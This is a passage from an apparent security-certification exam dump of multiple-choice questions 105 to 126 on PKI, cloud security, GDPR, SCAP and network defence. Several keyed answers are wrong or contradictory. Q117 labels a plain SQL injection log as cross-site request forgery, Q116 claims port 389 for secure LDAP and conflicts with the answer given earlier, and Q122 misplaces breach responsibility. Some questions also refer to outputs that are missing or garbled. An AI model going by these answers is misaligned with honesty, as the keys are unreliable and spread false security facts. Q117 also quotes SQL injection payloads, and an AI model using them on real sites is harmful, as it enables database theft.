A. Secure LDAP should be running on UDP rather than TCP.

B. The clients may not trust idapt by default.

C. Danvills.com is under a DDoS-inator attack and cannot respond to OCSP requests.

D. The secure LDAP service is not started, so no connections can be made.

E. The clients may not trust Chicago by default.

F. Secure LDAP does not support wildcard certificates.

G. The company is using the wrong port. It should be using port 389 for secure LDAP.

Answer: D,G (LEAVE A REPLY)

NEW QUESTION: 105

An administrator at a software development company would like to protect the integrity Of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however,
is working properly on the website, is valid, and is issued by a trusted CA. Which of the following is MOST likely the cause of the signature failing?

A. The CA has included the certificate in its CRL_

B. Each application is missing a SAN or wildcard entry on the certificate.

C. The NTP server is set incorrectly for the developers.

D. The certificate is set for the wrong key usage.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 106

A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.

The best option for the auditor to use NEXT is:

A. Fuzzing

B. Network interception.

C. A SCAP assessment.

D. Reverse engineering

Answer: C (LEAVE A REPLY)

NEW QUESTION: 107
Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:
A. in memory during processing
B. by an enterprise hardware security module.
C. when it is written to a system's solid-state drive.
D. when it is passed across a local network.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 108
A company is moving most of its customer-facing production systems to the cloud-facing production systems to the cloud. IaaS is the service model being used. The Chief Executive Officer is concerned about the type of encryption available and requires the solution must have the highest level of security.
Which of the following encryption methods should the cloud security engineer select during the implementation phase?
A. Instance-based
B. Storage-based
C. Proxy-based
D. Array controller-based
Answer: B (LEAVE A REPLY)
Explanation
We recommend that you encrypt your virtual hard disks (VHDs) to help protect your boot volume and data volumes at rest in storage, along with your encryption keys and secrets. Azure Disk Encryption helps you encrypt your Windows and Linux IaaS virtual machine disks. Azure Disk Encryption uses the industry-standard BitLocker feature of Windows and the DM-Crypt feature of Linux to provide volume encryption for the OS and the data disks. The solution is integrated with Azure Key Vault to help you control and manage the disk-encryption keys and secrets in your key vault subscription. The solution also ensures that all data on the virtual machine disks are encrypted at rest in Azure Storage.
https://docs.microsoft.com/en-us/azure/security/fundamentals/iaas

NEW QUESTION: 109
A company is preparing to deploy a global service.

Which of the following must the company do to ensure GDPR compliance? (Choose two.)
A. Provide alternative authentication techniques.
B. Inform users regarding what data is stored.
C. Provide optional data encryption.
D. Grant data access to third parties.
E. Provide opt-in/out for marketing messages.
F. Provide data deletion capabilities.
Answer: (SHOW ANSWER)

NEW QUESTION: 110
A company security engineer arrives at work to face the following scenario:
1) Website defacement
2) Calls from the company president indicating the website needs to be fixed Immediately because It Is damaging the brand
3) A Job offer from the company's competitor
4) A security analyst's investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign adversary country resulted in exfiltrated data
Which of the following threat actors Is MOST likely involved?
A. Organized crime
B. APT/nation-state
C. Script kiddie
D. Competitor
Answer: B (LEAVE A REPLY)

NEW QUESTION: 111
A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:
graphic.linux_randomization.prg
Which of the following technologies would mitigate the manipulation of memory segments?
A. NX bit
B. ASLR
C. DEP
D. HSM
Answer: B (LEAVE A REPLY)
Explanation
https://eklitzke.org/memory-protection-and-aslr

NEW QUESTION: 112
An organization wants to perform a scan of all its systems against best practice security configurations.

Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

A. XCCDF
B. ARF
C. CPE
D. CVE
E. CVSS
F. OVAL

Answer: (SHOW ANSWER)

NEW QUESTION: 113

A security compliance requirement states that specific environments that handle sensitive data must be protected by need-to-know restrictions and can only connect to authorized endpoints. The requirement also states that a DLP solution within the environment must be used to control the data from leaving the environment.

Which of the following should be implemented for privileged users so they can support the environment from their workstations while remaining compliant?

A. A general VPN solution to the primary network
B. FIM on the servers storing the data
C. A jump box in the screened subnet
D. NAC to control authorized endpoints

Answer: A (LEAVE A REPLY)

NEW QUESTION: 114

An e-commerce company is running a web server on premises, and the resource utilization is usually less than 30%. During the last two holiday seasons, the server experienced performance issues because of too many connections, and several customers were not able to finalize purchase orders. The company is looking to change the server configuration to avoid this kind of performance issue.

Which of the following is the MOST cost-effective solution?

A. Change the operating system.
B. Buy a new server and create an active-active cluster.
C. Move the server to a cloud provider.
D. Upgrade the server with a new one.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 115

A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered dat a. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.

Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Implementing redundant stores and services across diverse CSPs for high availability

B. Purchasing managed FIM services to alert on detected modifications to covered data

C. Emulating OS and hardware architectures to blur operations from CSP view

D. Designing data protection schemes to mitigate the risk of loss due to multitenancy

Answer: B (LEAVE A REPLY)

NEW QUESTION: 116

A company that uses AD is migrating services from LDAP to secure LDAP. During the pilot phase, services are not connecting properly to secure LDAP. Block is an except of output from the troubleshooting session:

Which of the following BEST explains why secure LDAP is not working? (Select TWO.)

A. The company is using the wrong port. It should be using port 389 for secure LDAP.

B. The clients may not trust Chicago by default.

C. Secure LDAP does not support wildcard certificates.

D. The clients may not trust idapt by default.

E. The secure LDAP service is not started, so no connections can be made.

F. Secure LDAP should be running on UDP rather than TCP.

G. Danvills.com is under a DDoS-inator attack and cannot respond to OCSP requests.

Answer: A,E (LEAVE A REPLY)

NEW QUESTION: 117

Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL,-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```


Which of the following BEST describes this type of attack?

A. Cross-site request forgery

B. Cross-site scripting
C. SQL injection
D. Brute-force
Answer: A (LEAVE A REPLY)

NEW QUESTION: 118
An organization's existing infrastructure includes site-to-site VPNs between datacenters. In the past year, a sophisticated attacker exploited a zero-day vulnerability on the VPN concentrator. Consequently,
the Chief Information Security Officer (CISO) is making infrastructure changes to mitigate the risk of service loss should another zero-day exploit be used against the VPN solution.
Which of the following designs would be BEST for the CISO to use?
A. Adding a second redundant layer of alternate vendor VPN concentrators
B. Using Base64 encoding within the existing site-to-site VPN connections
C. Distributing security resources across VPN sites
D. Implementing IDS services with each VPN concentrator
E. Transitioning to a container-based architecture for site-based services
Answer: A (LEAVE A REPLY)
If on VPN concentrator goes down due to a zero day threat, having a redundant VPN concentrator of a different vendor should keep you going.

NEW QUESTION: 119
A Chief information Security Officer (CISO) is developing corrective-action plans based on the following from a vulnerability scan of internal hosts:

Which of the following MOST appropriate corrective action to document for this finding?
A. The product owner should perform a business impact assessment regarding the ability to implement a WAF.
B. The security operations center should develop a custom IDS rule to prevent attacks buffer overflows against this server.
C. The system administrator should evaluate dependencies and perform upgrade as necessary.
D. The application developer should use a static code analysis tool to ensure any application code is not vulnerable to buffer overflows.
Answer: (SHOW ANSWER)

NEW QUESTION: 120
A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:

Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	$0
February	375	314	58	1	$1000
March	360	289	69	0	$0
April	281	213	67	1	$1000
May	331	273	55	2	$2000
June	721	596	120	3	$4000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	$18,000	930	1
XYZ	$16,000	1200	4
GHI	$22,000	2400	0
TUV	$19,000	2000	2

Which of the following meets the budget needs of the business?

A. Filter XYZ

B. Filter ABC

C. Filter TUV

D. Filter GHI

Answer: (SHOW ANSWER)

NEW QUESTION: 121

A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system. Which of the following security responsibilities will the DevOps team need to perform?

A. Upgrade the service as part of life-cycle management

B. Execute port scanning against the services

C. Securely configure the authentication mechanisms

D. Patch the infrastructure at the operating system

Answer: C (LEAVE A REPLY)

NEW QUESTION: 122

A pharmaceutical company recently experienced a security breach within its customer-facing web portal. The attackers performed a SQL injection attack and exported tables from the company's managed database, exposing customer information.

The company hosts the application with a CSP utilizing the IaaS model. Which of the following parties is ultimately responsible for the breach?

A. The database software vendor
B. The pharmaceutical company
C. The web portal software vendor
D. The cloud software provider
Answer: D (LEAVE A REPLY)

NEW QUESTION: 123
After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used. Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?
A. Implement an inbound BGP prefix list.
B. Implement a BGP route reflector.
C. Disable BGP and implement OSPF.
D. Disable BGP and implement a single static route for each internal network.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 124
A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services. The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?
A. Single-tenancy SaaS
B. Community cloud service model
C. Multinency SaaS
D. On-premises cloud service model
Answer: B (LEAVE A REPLY)

NEW QUESTION: 125
An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).
A. Optical character recognition functionality
B. Advanced rasterization
C. Document interpolation
D. Baseline image matching
E. Regular expression pattern matching
F. Watermarking
Answer: (SHOW ANSWER)

NEW QUESTION: 126

A developer wants to develop a secure external-facing web application. The developer is looking for an online community that produces tools, methodologies, articles, and documentation in the field of web-application security Which of the following is the BEST option?

A. CSA
B. NIST
C. OWASP
D. ICANN
E. PCI DSS
Answer: C (LEAVE A REPLY)